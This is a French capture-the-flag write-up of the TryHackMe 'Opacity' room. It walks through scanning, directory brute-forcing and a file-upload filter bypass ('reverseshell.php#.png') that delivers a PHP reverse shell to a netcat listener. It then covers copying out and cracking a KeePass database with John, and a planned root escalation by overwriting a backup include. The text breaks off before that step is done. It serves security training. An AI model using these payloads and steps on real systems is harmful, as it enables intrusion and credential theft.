

|  |
| --- |
| TryHackMe  Capture the Flag  Room : Opacity (easy) |
| TryHackMe | Cyber Security TrainingUne image contenant oiseau, Graphique, conception  Description générée automatiquement |
| Réalisé par : Charpeil Romain |

## Scanning

Nmap -sS @IP

-sS –> Utilisée pour effectuer un SYN Stealth Scan, aussi appelé scan ‘furtif’ (il est plus discret)

SYN Scan fonctionne en envoyant un paquet SYN (la première étape de l'établissement d'une connexion TCP) aux ports cibles, mais au lieu de terminer la connexion (en envoyant un paquet ACK ou RST), il attend une réponse.

Une image contenant texte, Police, capture d’écran

Description générée automatiquement

Dans le cadre de notre CTF, nous allons utiliser une autre option de nmap, moins réaliste mais plus puissante :

Nmap -A @IP (moins réaliste car grand risque de se faire bloquer IRL)

-A -> Active plusieurs fonctionnalités : Détection de version des services, détection du système d’exploitation, Script scanning, traceroute

Une image contenant texte, capture d’écran, Police, nombre

Description générée automatiquement

## Enumération


Maintenant que l’on a la liste des ports ouverts et leur version, il faut les analyser un par un et quel outil ou commande utiliser pour chaque port :

22 -> ssh 8.2p1

80 -> http 2.4.41

139 & 445 -> SMB (samba, partage de fichier entre linux et windows)

Essayons d’abords Samba, peut être que des fichiers partagés sont accessibles avec la commande smbmap :



Si on ne précise pas de port, par défaut c’est le 445 :

smbmap -H 10.10.225.31

Une image contenant texte, Police, ligne, diagramme

Description générée automatiquement

La commande a réussi à établir une connexion mais cette connexion a été fermé. Cela peut signifier plusieurs choses, la cible n’a pas permis l’accès à des ressources ou alors une authentification (user & password) est nécessaire pour voir les partages.

Nous ne possédons pas de user & password, alors on peut déjà supprimer ces 2 ports ouvert de notre liste de scanning et ce concentrer sur les autres.

Maintenant, allons voir le port 80 (http), souvent intéressant lors des CTF, surtout qu’http est connu pour ne pas être sécurisé (par rapport à HTTPS).

Il est fortement recommandé IRL de fermé le port 80 ou alors d’y mettre une redirection vers le port 443.

Sur notre navigateur, on va taper l’ip de la machine :

Une image contenant capture d’écran, logiciel, Logiciel multimédia, Logiciel de graphisme

Description générée automatiquement

On atterrit sur une interface de connexion, vous pouvez essayer les défaults password pour commencer (admin password , root root…) mais dans ce cas précis cela n’a pas fonctionné.

On peut également regarder le code source pour peut être des messages secrets :

Une image contenant texte, capture d’écran, logiciel, Logiciel multimédia

Description générée automatiquement

Mais rien d’intéressant !

Petit tips, installez l’extension Firefox Wappalyzer, elle permet d’identifier les technologies utilisées par un site web

Une image contenant texte, Appareils électroniques, capture d’écran, logiciel

Description générée automatiquement

Ce qu’on peut alors faire, c’est du bruteforce avec l’outil Gobuster, pour découvrir du contenu caché :

Une image contenant texte, capture d’écran, Police, document

Description générée automatiquement

Quand on regarde, le « dir » permet de trouver (chercher) des répertoires cachés d’où le terme « file énumération »

On note déjà gobuster dir, pour continuer à explorer les options, on rajoute un -h encore une fois

gobuster dir -h

Une image contenant texte, capture d’écran, document, Police

Description générée automatiquement

On utilisera le -e qui permet d’afficher les URLs complètes

Le -u est indispensable, il permet de spécifier la cible pour le scan

Le -w permet de spécifier la wordlist (on utilisera la big.txt situé dans /usr/wordlist/dirb/

On termine la requête par un | tree gobuster\_result.txt afin de stocker le résultat

Gobuster dir -e -u <http://10.10.225.31> -w /usr/share/wordlists/dirb/big.txt | tee gobuster2\_result.txt

Une image contenant texte, capture d’écran, Police, nombre

Description générée automatiquement

Deux URLs cachés ont été trouvés comme on peut voir dont une qui est intéressante « cloud »

\*Alternative à gobuster

Dirbuster, il a une interface contrairement à gobuster :

Une image contenant texte, capture d’écran, logiciel, affichage

Description générée automatiquement

Rendons-nous à l’URL découverte par Gobuster :

http://10.10.225.31 /cloud

Une image contenant texte, capture d’écran, logiciel, Système d’exploitation

Description générée automatiquement

En voyant cela, c’est d’envoyer quelque chose qui n’est pas une URL basique mais quelque chose de plutôt malveillant.

## Exploitation

L’idée va être que l’on va faire apparaître une URL qui est héberger chez nous, en faisant un petit serveur web temporaire :

python -m http.server 80

-m http.server -> exécute un module qui permet de créer un serveur http

Une image contenant texte, Police, capture d’écran, blanc

Description générée automatiquement

Maintenant on va tester d’upload quelque chose afin de vérifier le bon fonctionnement de notre serveur temporaire

Une image contenant texte, capture d’écran, Police, conception

Description générée automatiquement

Il nous a créé un lien comme on peut voir.

Maintenant, il faut regarder si l’on peut partager autre chose :

* Un txt

Une image contenant texte, Police, ligne, capture d’écran

Description générée automatiquement

Une image contenant texte, capture d’écran, Police, conception

Description générée automatiquement

On ne peut pas directement envoyer de txt, le format accepté est uniquement image / png

Alors, ce qu’on peut essayer, tout simplement, c’est de modifier le format de notre txt en png :

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

On essaye de l’upload :

Une image contenant capture d’écran

Description générée automatiquement

C’est passé, ce qui signifie qu’il y uniquement un filtre sur l’extension de fin du fichier.

On va alors envoyer un reverse shell en PHP qu’on va récupérer sur GITHUB :

<https://github.com/pentestmonkey/php-reverse-shell>



On copie le contenu dans un fichier .php :

Une image contenant texte, capture d’écran, logiciel, Police

Description générée automatiquement

On l’adapte à notre configuration (notre IP address)

Une image contenant texte, capture d’écran, Police, nombre

Description générée automatiquement

On lui ajoute l’extension .png afin de pouvoir l’envoyer à notre cible :

Une image contenant texte, Police, capture d’écran, ligne

Description générée automatiquement

On utilisera un ‘listener’ qui est un outil d’écoute, il attend une connexion entrante, pour du shell inversé.

Il attend l’envoi de notre reverseshell.php.png à notre cible.

On utilisera l’outil Netcat

nc -lvnp 1234

-l -> écoute

-v -> verbeux

-n -> pas de résolution dns

-p > port

Une image contenant texte, capture d’écran, logiciel, Logiciel multimédia

Description générée automatiquement

A gauche, le listener, à droite le serveur web temporaire pour envoyer l’URL.

\*Alternative à Netcat

Pawncat

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

Metasploit

Via le payload reverse\_tcp

On envoie alors notre script malveillant :

http//10.8.26.178/reverseshell.php.png

Une image contenant texte, capture d’écran, logiciel, Logiciel multimédia

Description générée automatiquement

Rien ne s’est passé, cela se produite parce qu’il essaye d’exécuter le reverse en tant qu’image, mais ce n’est pas une image.

On doit trouver une solution pour bypass. On va utiliser la technique se nommant « obfuscation file extension ». On y trouve plusieurs documentations sur internet :

<https://portswigger.net/web-security/file-upload>

<https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html>

Une image contenant texte, capture d’écran, Police, nombre

Description générée automatiquement

Exemples de techniques d'obfuscation de file extension

Ajout d’un caractère spécial (#, %00, ?)

* shell.php#.png
* shell.php%00.png *(Null Byte Injection, fonctionne sur certaines vieilles versions de PHP)*
* shell.php?.png *(Certains serveurs ignorent ?.png et exécutent .php)*

Casse et espaces invisibles

* shell.pHp *(Certains filtres sont sensibles à la casse et ne détectent pas .pHp comme .php)*
* shell.php .jpg *(L’espace peut parfois tromper un mauvais filtre)*

Modification du MIME-Type

* Un attaquant peut forger un en-tête HTTP pour déclarer le fichier comme une image (image/png), alors qu'il contient du code PHP.

On va essayer avec le # :

Une image contenant texte, Police, capture d’écran, ligne

Description générée automatiquement

Le serveur s’apercevra que c’est une extension PNG mais il le lira comme un PHP grâce au # qui demande à ne pas prendre en compte le .PNG (ignoré par le serveur)

Créer également une copie du fichier en un php normal sur son poste :

cp reverseshell.php#.png reverseshell.php

Pourquoi :

Le serveur ou l'environnement peut ne pas interpréter correctement un fichier avec une extension obfusquée (comme php#.png). En copiant le fichier sous un autre nom (par exemple, reverse\_shell.php), tu contournes ce problème.

Reprenons nos deux terminaux :

Une image contenant texte, logiciel, Logiciel multimédia, Icône d’ordinateur

Description générée automatiquement

http ://10.8.26.178/reverseshell.php#.png

Une image contenant texte, capture d’écran, logiciel, Logiciel multimédia

Description générée automatiquement

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

On est sur la machine avec l’utilisateur www-data

Pour rendre le shell interactif, il faut taper cette commande (python3 est installé)

python3 -c 'import pty; pty.spawn("/bin/bash")'



Maintenant, on se balade dans sur la machine, on essaye de chercher des scripts / fichier / dossiers accessibles.

Dans /opt/ quelque chose nous intéresse, il y a un dataset.kbdx. Cela est une base de données KeePass

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

On peut alors essayer de craquer un mot de passe via des outils comme John the Ripper, Hashcat…

Pour ma part cela sera John, mais avant cela, il faut upload le fichier vers notre machine :

On va inverser les rôles, et faire un serveur temporaire depuis la cible pour curl le fichier :

Une image contenant texte, Police, capture d’écran

Description générée automatiquement

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

On peut s’apercevoir que le dataset est bien présent dans notre machine, l’export à fonctionné.

Il faut maintenant extraire les hashes de la base de données KeePass pour ensuite les craquer avec John The Ripper.

On utilisera l’outil keepass2john :



Une image contenant texte, Police, capture d’écran, ligne

Description générée automatiquement

Si on regarde le contenu du fichier ‘forjohn’ :

Une image contenant texte, capture d’écran, Police, information

Description générée automatiquement

On va essayer de le craquer avec la wordlist rockyou.txt

\*Attention, il faudra peut-être gzip la liste rockyou.txt si vous ne l’avais jamais fait encore\*

sudo gzip -d /usr/share/wordlists/rockyou.txt.gz

Commande complète pour craquer :

John @file --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

C’est le password de la base de donnée KeePass

Accédons alors à la base de données, on indique le mot de passe obtenu :

Une image contenant texte, capture d’écran, logiciel, Logiciel multimédia

Description générée automatiquement

Une image contenant texte, capture d’écran, logiciel, Logiciel multimédia

Description générée automatiquement

On peut voir qu’on a le password de sysadmin.

On peut alors s’y connecter sur la cible :

Une image contenant texte, Police, capture d’écran

Description générée automatiquement

La connexion est bien établie

Une image contenant texte, capture d’écran, Police, menu

Description générée automatiquement

Premier flag

## Elévation de privilèges

L’objectif est de devenir root de la machine cible

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

On s’aperçoit que l’on a accès au dossier /script :

Une image contenant texte, Police, capture d’écran

Description générée automatiquement

On peut lire le fichier script.php et analyser le contenu :

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

Ça backup dans lib/backup.inc.php, ce qu’on aimerait c’est le modifier mais ce n’est pas possible, root détient les droits du fichier :

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

Cependant, il fallait bien regarder qui détenait les droits du dossier lib/ :

Une image contenant texte, capture d’écran

Description générée automatiquement

Ce qui veut dire que même si nous n’avons pas les droits de modifications, on peut tout de même créer des fichiers et en effacer / écraser.

L’idée sera donc de remplacer le backup exécuté par le root, par un reverse shell :

Il faut créer le fichier avec le même nom et lui coller le reverse.php

Mais le problème ce que avec VI ça ce colle mal

Mais si j’arrive à le coller, quand les backups vont refresh je passerai root

J’ai essaye plusieurs solutions pour rendre le shell distant interactif, mais le problème persiste au niveau du paste pour le reverse shell,